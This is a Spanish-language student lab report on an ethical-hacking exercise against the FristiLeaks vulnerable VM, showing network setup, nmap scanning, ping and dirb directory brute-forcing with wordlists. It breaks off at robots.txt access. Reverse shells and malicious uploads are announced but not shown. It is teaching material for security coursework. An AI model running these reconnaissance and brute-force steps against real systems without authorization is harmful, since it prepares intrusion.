# LABORATORIO DE HACKING ETICO CON SQL INJECCION - FRYSTY

**AUTORA**

ROSA ELVIRA MONTH CÓRDOBA

Presentado para obtener una calificación

**DOCENTE**

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ DIEGO LUIS CORDOBA

FACULTAD DE INGENIERIA(PROGRAMA DE TELECOMUNICACIONES E INFORMATICA)

Seguridad y Auditoria de redes

Quibdó – Chocó

# TABLA DE CONTENIDO

## TABLA DE FIGURAS

# 1 INTRODUCCIÓN

En el presente informe se documenta el desarrollo de un laboratorio enfocado en el análisis de vulnerabilidades utilizando máquinas virtuales como FristiLeaks 1.3 y sistemas operativos Kali Linux y Ubuntu. Se realizaron configuraciones de red, escaneo de puertos, enumeración de directorios, pruebas de fuerza bruta, carga de archivos maliciosos y ejecución de shells inversas. Además, se incluyen los comandos fundamentales para contar caracteres en archivos (`wc`, `awk`, `cat`) y el uso avanzado de Netcat (`nc`) para pruebas de conectividad, transferencia de archivos y obtención de acceso remoto.

# 2 OBJETIVOS

## 2.1 GENERAL

Analizar vulnerabilidades y comprender el uso de comandos esenciales en entornos Linux, aplicando técnicas de auditoría y administración de redes en sistemas Kali, Ubuntu y Fristy.

## 2.2 ESPECIFICOS

• Configurar el entorno de red para la máquina vulnerable FristiLeaks.

• Ejecutar análisis de servicios y puertos abiertos utilizando Nmap.

• Enumerar directorios y archivos ocultos con Dirb y diccionarios.


# 3 ALCANCE

Este laboratorio abarca el análisis completo de una máquina vulnerable, desde su configuración inicial hasta la obtención de acceso remoto. Incluye la enumeración de directorios, análisis de vulnerabilidades, explotación de fallos y ejecución de comandos avanzados para la gestión y manipulación de datos. También cubre el uso de Netcat para pruebas de conectividad, transferencia de archivos y creación de shells interactivas.

# 4 PLANTEAMIENTO DEL PROBLEMA

## 4.1 Configuración de la red en VirtualBox

**Evidencia:**





*Configuración - 1*

En la primera imagen se configura el adaptador de red de la máquina **FristiLeaks**.

- Se utilizó la opción **Red NAT** para la conexión.
- Se habilitó el adaptador de red y se configuró el modo promiscuo en **"Permitir todo"**.
- Esto permite que la máquina vulnerable pueda ser detectada y atacada desde **Kali Linux**.

## 4.2 Obtención de la IP de FristiLeaks

**Evidencia:**




*Configuración - 2*


Al iniciar la máquina FristiLeaks, se muestra en la consola la dirección IP:

IP address: 10.10.10.11

Esta dirección será utilizada para el escaneo y análisis posterior.

## 4.3 Acceso inicial al sitio web

**Evidencia:**




*Configuración - 3*


Se accede desde **Kali Linux** al sitio web alojado en **FristiLeaks** mediante el navegador:

http://10.10.10.11

Se visualiza la página principal, donde aparece un mensaje llamativo relacionado con el reto.

## 4.4 Escaneo de puertos y servicios con Nmap

**Evidencia:**




*Configuración - 4*

Se ejecutó el siguiente comando:


nmap -sV 10.10.10.11

**Resultados obtenidos:**

- **Puerto abierto:** 80/tcp → **Apache 2.2.15** (CentOS)
- Servicio HTTP detectado con soporte para **PHP/5.3.3**.
- Esto indica que existe un servidor web que podría tener vulnerabilidades explotables.

## 4.5 Verificación de conectividad con ping

**Evidencia:**




*Configuración - 5*


Se comprobó la conectividad entre **Kali Linux** y **FristiLeaks**:

ping 10.10.10.11

El host respondió correctamente, confirmando que está activo en la red.

## 4.6 Análisis de imágenes del sitio

**Evidencia:**




*Configuración - 6*


En la sección de imágenes del sitio web se encontró un archivo:

http://10.10.10.11/images/keep-calm.png

El texto en la imagen sugiere que puede haber **pistas** ocultas para continuar el proceso de explotación.

## 4.7 Enumeración de directorios con Dirb

**Evidencia:**




*Configuración - 7*

Se ejecutó el comando:

dirb http://10.10.10.11

Dirb encontró varios directorios potencialmente interesantes, entre ellos:


- **/cgi-bin/**

- **/discovery**

Estos directorios podrían contener archivos sensibles o scripts vulnerables.

## 4.8 Exploración de listas de palabras para fuerza bruta

**Evidencia:**




*Configuración - 8*


Finalmente, se verificaron los archivos disponibles en la ruta:

/usr/share/dirb/wordlists/

Aquí se encuentran listas de palabras que pueden usarse para ataques de **fuerza bruta** sobre rutas, credenciales y archivos ocultos.

**COMANDO CAT COMMON.TXT**


Se utiliza el comando cat common.txt para visualizar el contenido de un diccionario dentro del directorio /usr/share/dirb/wordlists. Estos diccionarios son usados en herramientas de fuerza bruta para descubrir directorios y archivos ocultos en servidores web.




*Configuración - 9*

**SMALL.TXT.**


Ejecución de la herramienta dirb contra el objetivo http://10.10.10.11/ utilizando el diccionario small.txt. El escaneo muestra directorios accesibles, como /images/, y directorios con restricción de permisos como /cgi-bin/.




*Configuración - 10*

### 4.9 Acceso al archivo robots.txt del servidor


Acceso al archivo **robots.txt** del 